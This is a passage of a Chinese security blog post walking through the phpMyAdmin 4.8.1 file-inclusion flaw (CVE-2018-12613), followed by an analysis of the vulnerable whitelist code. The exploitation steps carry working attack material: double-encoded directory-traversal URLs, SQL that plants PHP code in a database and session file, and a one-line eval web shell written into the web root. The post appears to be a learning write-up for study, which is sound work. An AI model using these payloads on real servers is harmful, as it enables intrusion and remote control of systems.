
```
/* 方法二 */
http://localhost:8088/phpmyadmin/index.php?target=db_datadict.php%253f/..
```

第二步，通过目录穿越包含任意文件。



第三步，执行SQL语句查询数据库路径。结果为：C:\xampp\mysql\data\。


```
show global variables like "%datadir%";
```




第四步，向数据库写入php代码。创建数据库rce和表rce，并插入php代码。

```
CREATE DATABASE rce;
use rce;
CREATE TABLE rce(code varchar(100));
INSERT INTO rce(code) VALUES("<?php phpinfo(); ?>");
```

输出结果如下图所示：





然后我们可以看到插入的php代码，如下所示。



第五步，在SQL中执行select '<?php phpinfo() ?>'，然后查看当前页面cookie中的phpmyadmin的值。

通过浏览器查看网络的Cookie值。





第六步，构建包含Session值的URL路径。


F12查看网站Session值，访问/index.php?target=db_sql.php%253f/…/…/…/…/…/…/tmp/sess_[session]。

```
?target=db_datadict.php%253f/../../../../../../../../../phpStudy/PHPTuto
```


访问能显示如下图所示的信息：

第七步，在phpInfo默认页面找到网站的安装位置：/var/www/html，然后写入一句话木马。

```
select '<?php @eval($_POST[hcl]) ?>' into outfile '/var/www/html/hcl.php
```



第八步，通过菜刀连接 http://ip/hcl.php。菜刀连接成功，在根目录下找到了key.txt文件，查看key.txt文件，获得key值。



简单总结:
利用phpMyAdmin 4.8.1后台文件包含漏洞，获取登录phpmyadmin系统所产生的sess_sessionID文件，然后通过文件绕过获取相关信息并植入木马，最终获取webshell。通常linux系统中存放路径为/tmp/sess_[当前会话session值]。

四.漏洞原理

在phpMyAdmin 4.8.1版本的index.php文件中，第50-63行代码如下:

```
$target_blacklist = array (
    'import.php', 'export.php'
);

// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
}
```

它的含义是:

- target传入不能为空
- target必须是一个字符串
- target不能以index开头
- target不能在数组target_blacklist中
- target经过checkPageValidit检查后为真

前面三个大家都容易理解，第四个判断是黑名单判断。在index.php中已经定义好了target_blacklist的值，它们是import.php和export.php，只要不等于这两个值就可以。

再看第五个判断，Core::checkPageValidity($_REQUEST[‘target’]为真，通过全局搜索发现了代码在libraries\classes\Core.php文件的第443-476行。

```
public static function checkPageValidity(&$page, array $whitelist = [])
{
```

```
    if (empty($whitelist)) {
        $whitelist = self::$goto_whitelist;
    }
    if (! isset($page) || !is_string($page)) {
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    return false;
}
```

在checkPageValidit中有两个形参，第一个是传入的target，第二个whitelist则有默认形参，也就是空的数组。进入函数首先会判断whitelist是否为空，如果为空则将定义的goto_whitelist赋值给whitelist（因为确实为空，我们只传进去一个target）。接着我们来看看goto_whitelist的代码。

```
public static $goto_whitelist = array(
        'db_datadict.php',
        'db_sql.php',
        'db_events.php',
        'db_export.php',
        'db_importdocsql.php',
        'db_multi_table_query.php',
        'db_structure.php',
```

```
            'db_import.php',
            'db_operations.php',
            'db_search.php',
            'db_routines.php',
            'export.php',
            'import.php',
            'index.php',
            'pdf_pages.php',
            'pdf_schema.php',
            'server_binlog.php',
            'server_collations.php',
            'server_databases.php',
            'server_engines.php',
            'server_export.php',
            'server_import.php',
            'server_privileges.php',
            'server_sql.php',
            'server_status.php',
            'server_status_advisor.php',
            'server_status_monitor.php',
            'server_status_queries.php',
            'server_status_variables.php',
            'server_variables.php',
            'sql.php',
            'tbl_addfield.php',
            'tbl_change.php',
            'tbl_create.php',
            'tbl_import.php',
            'tbl_indexes.php',
            'tbl_sql.php',
            'tbl_export.php',
            'tbl_operations.php',
            'tbl_structure.php',
            'tbl_relation.php',
            'tbl_replace.php',
            'tbl_row_action.php',
            'tbl_select.php',
            'tbl_zoom_select.php',
            'transformation_overview.php',
            'transformation_wrapper.php',
            'user_password.php',
        );
```

接着分析代码，如果page在白名单中就会直接return true，但这里考虑到了可能带参数的情况，所以有了下面的判断。

下图的代码中，mb_strpos函数是查找string在另一个string中首次出现的位置。_page变量是获取page问号前的内容，是考虑到target有参数的情况，只要_page在白名单中就直接return true。但还考虑了url编码的情况，所以如果这步判断未成功，下一步又进行url解码。

```
$_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

return false;
```


当传入二次编码后的内容，会让checkPageValidity()这个函数返回true，但index中实际包含的内容却不是白名单中的文件。

例如：传入“?target=db_datadict.php%253f ”，由于服务器会自动解码一次，所以在checkPageValidity()中，page的值一开始会是“db_datadict.php%3f”，又一次url解码后变成了“db_datadict.php?”，这时符合了?前内容在白名单的要求，函数返回true。

但在index.php中_REQUEST[‘target’]仍然是“db_datadict.php%3f”，而且会被include，通过目录穿越，就可造成任意文件包含。最终通过该漏洞实现了上述攻击，这个漏洞也很快被修复并发布新版本。

五.总结

写到这里，这篇基础性文章就此结束，希望文章对您有所帮助。本文利用phpMyAdmin 4.8.1后台文件包含漏洞，获取登录phpmyadmin系统所产生的sess_sessionID文件，然后通过文件绕过获取相关信息并植入木马，最终获取webshell。同时，此漏洞是登陆后才可以使用的，比较鸡肋。一般登陆后直接执行SQL语句生成shell即可，但有时目录权限比较严格，不能在WEB目录内生成，则可以结合本例使用。

真的感觉自己技术好菜，要学的知识好多。最终实验没能复现，真的哭了，但整个实验原理知识可能会对您有帮助。这是第40篇原创的安全系列文章，从网络安全到系统安

全，从木马病毒到后门劫持，从恶意代码到溯源分析，从渗透工具到二进制工具，还有Python安全、顶会论文、黑客比赛和漏洞分享。未知攻焉知防，人生漫漫其路远兮，作为初学者，自己真是爬着前行，感谢很多人的帮助，继续爬着，继续加油。

> 最后希望大家帮我CSDN博客之星投投票，每天可以投5票喔，谢谢大家！八年，在CSDN分享了410篇文章，65个专栏，400多万人次浏览，包括Python人工智能、数据挖掘、网络爬虫、图象处理、网络安全、JAVA网站、Android开发、LAMP/WAMP、C#网络编程、C++游戏、算法和数据结构、面试总结、人生感悟等。当然还有我和你的故事，感恩一路有你，感谢一路同行，希望通过编程分享帮助到更多人，也希望学成之后教更多学生。因为喜欢，所以分享，且看且珍惜，加油！我的学生们，等我学成归来～
>
> 投票地址：http://m234140.nofollow.ax.mvote.cn/opage/ed8141a0-ed19-774b-6b0d-39c3aaf89dde.html?from=singlemessage

(By:Eastmount 2020-01-16 中午21点写于武汉 http://blog.csdn.net/eastmount/)

参考文献：

[1] phpMyAdmin完全安装配置步骤教程 - ggrjake25
[2] phpmyadmin4.8.1后台getshell - archives
[3] phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）- 淚笑-l3yx
[4] phpMyAdmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）- lhh134
[5] PhpMyAdmin4.8.1后台文件包含漏洞复现(CVE-2018-12613) - hclimg
[6] CVE-2018-12613Phpmyadmin后台 任意文件包含漏洞复现 - Mikasa_
[7] https://github.com/vulnspy/phpmyadmin-4.8.1
[8] [首发] phpmyadmin4.8.1后台getshell - ChaMd5安全团队